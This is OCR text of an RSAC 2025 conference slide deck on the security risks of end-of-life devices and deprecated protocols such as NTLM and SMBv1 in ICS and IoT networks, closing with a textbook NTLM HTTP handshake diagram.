RSAC 2025 Conference


Many Voices.
One Community.

SESSION ID: DSA-R01

Deprecated Protocols & EOL Devices: A Hidden Threat in ICS & IoT Networks

Asher Davila

Principal Security Researcher
Palo Alto Networks
linkedin.com/in/asherdavila



Disclaimer

Presentations are intended for educational purposes only and do not replace independent professional judgment. Statements of fact and opinions expressed are those of the presenters individually and, unless expressly stated to the contrary, are not the opinion or position of RSA Conference LLC or any other co-sponsors. RSA Conference LLC does not endorse or approve, and assumes no responsibility for, the content, accuracy or completeness of the information presented.


Attendees should note that sessions may be audio- or video-recorded and may be published in various media, including print, audio and video formats without further notice. The presentation template and any media capture are subject to copyright protection.

© 2025 RSA Conference LLC or its affiliates. The RSAC and RSAC CONFERENCE logos and other trademarks are proprietary. All rights reserved.


The views and opinions expressed in this presentation are my own and do not necessarily reflect those of my employer or any affiliated organization.

End Of Life (EOL) devices

- A device that has reached the end of its supported lifespan.
- Some of them keep working but patches are no longer supplied.
  - They no longer receive updates including security patches.
  - Lack of support/troubleshooting.
  - Higher risk of becoming vulnerable to attacks.
- Some others won’t continue working and they become e-waste.
  - Attackers could also attempt to extract sensitive information from these devices if they are not properly disposed.



Product version 1
End of sales
End of life/support
Product version 1
End of sales
End of life/support
Product version 1
End of sales
End of life/support

Managing the Device Lifecycle




- IT administrators sometimes oversee the full lifecycle of devices:
  - Planning, Purchasing, Deployment, Operation and Maintenance, Optimization, Retirement (including secure disposal).
- Best Practices:
  - Track inventory and monitor performance.
  - Regularly update firmware and software.
  - Prioritize security at every stage.
- This ensures operational efficiency and longevity, reducing costs and downtime.
- Effective lifecycle management also reduces e-waste and supports environmental sustainability.

Managing the Device Lifecycle



Devices connected to the Internet

- The number of devices connected to the Internet are growing rapidly.
- According to IOT-ANALYTICS the number of connected IoT devices is growing 13% to 18.8 billion globally during 2024.
- 5G is accelerating this expansion:
  - Industry 4.0



IOT ANALYTICS
September 2021
Your Global IoT Market Research Partner
Global IoT market forecast (in billion connected IoT devices)
Number of global active IoT connections (installed base) in B
Actuals until Q2 2021
Connectivity type
Wireless Neighborhood Area Networks (WNAN)
5G
Other
Wired
LPWA
Cellular (2G/3G/4G)
Wireless Local Area Networks (WLAN)
Wireless Personal Area Networks (WPAN)
3.6
4.6
6.1
8.0
10.0
11.3
12.3
14.5
17.3
21.8
27.1
26%
9%
22%
2015a
2016a
2017a
2018a
2019a
2020a
2021f
2022f
2023f
2024f
2025f
Xx% = CAGR
Note: IoT Connections do not include any computers, laptops, fixed phones, cellphones or tablets. Counted are active nodes/devices or gateways that concentrate the end-sensors, not every sensor/actuator. Simple one-directional communications technology not considered (e.g., RFID, NFC). Wired includes ethernet and fieldbuses (e.g., connected industrial PLCs or I/O modules). Cellular includes 2G, 3G, and 4G. LPWAN includes unlicensed and licensed low-power networks. WPAN includes Bluetooth, Zigbee, Z-Wave, or similar. WLAN includes Wi-Fi and related protocols. WNAN includes non-short-range mesh, such as Wi-SUN. Other includes satellite and unclassified proprietary networks with any range.
Source: IoT Analytics Research, September 2021 – Please remember to cite IoT Analytics as the source (with link) when re-sharing this content as per our copyright policy

OEM and Third-Party


Using OEM or third-party devices introduces unique challenges:

- **Visibility Gaps**: Hard to track if a new vulnerability (CVE) applies to your device due to white-labeling or rebranding.
- **Patch Delays**: Dependence on OEMs/third-parties for updates can lead to slow or inconsistent patching.
- **Supply Chain Risks**: Lack of control over firmware, software, and security practices increases exposure.

Manufacturer



Unclear Bill Of Materials (BOM)



*AI-generated image

paloalto NETWORKS
RSAC 2025 Conference

Volt Typhoon

- A Chinese state-sponsored threat actor targeting critical infrastructure/Industrial Control Systems.
- Known for exploiting End Of Life (EOL) devices as part of their operation
  - Targets EOL routers, firewalls, and IoT devices present in critical infrastructure.
- Leverages legitimate tools and services to avoid detection.

RSAC | 2025 Conference

Deprecated Protocols, a hidden risk

Deprecated protocols (and methods)

- LanMan (LM) / NTLM
- Server Message Block v1 (SMBv1)
- Digest/WDigest
- Secure Socket Layer (SSL)


A brief history of NTLM

Introduced as part of Microsoft's LAN Manager (LANMAN) for network authentication.

NTLMv1: Released with Windows NT 3.1, offering improved security over LANMAN.

NTLMv2: Enhanced with stronger encryption and security features in Windows NT 4.0 SP4.

A brief history of NTLM




Gradually replaced by Kerberos as the default authentication protocol in Active Directory.

Microsoft has officially deprecated NTLM authentication on Windows and Windows servers, stating that developers should transition to Kerberos or Negotiation protocols.

Still used widely but officially deprecated and vulnerable to multiple attacks.

Review of NTLM protocol




```
1: C  --> S   GET ...

2: C <--  S   401 Unauthorized
              WWW-Authenticate: NTLM
3: C  --> S   GET ...
              Authorization: NTLM <base64-encoded type-1-message>
4: C <--  S   401 Unauthorized
              WWW-Authenticate: NTLM <base64-encoded type-2-message>
5: C  --> S   GET ...
              Authorization: NTLM <base64-encoded type-3-messages
6: C <--  S   200 Ok
```

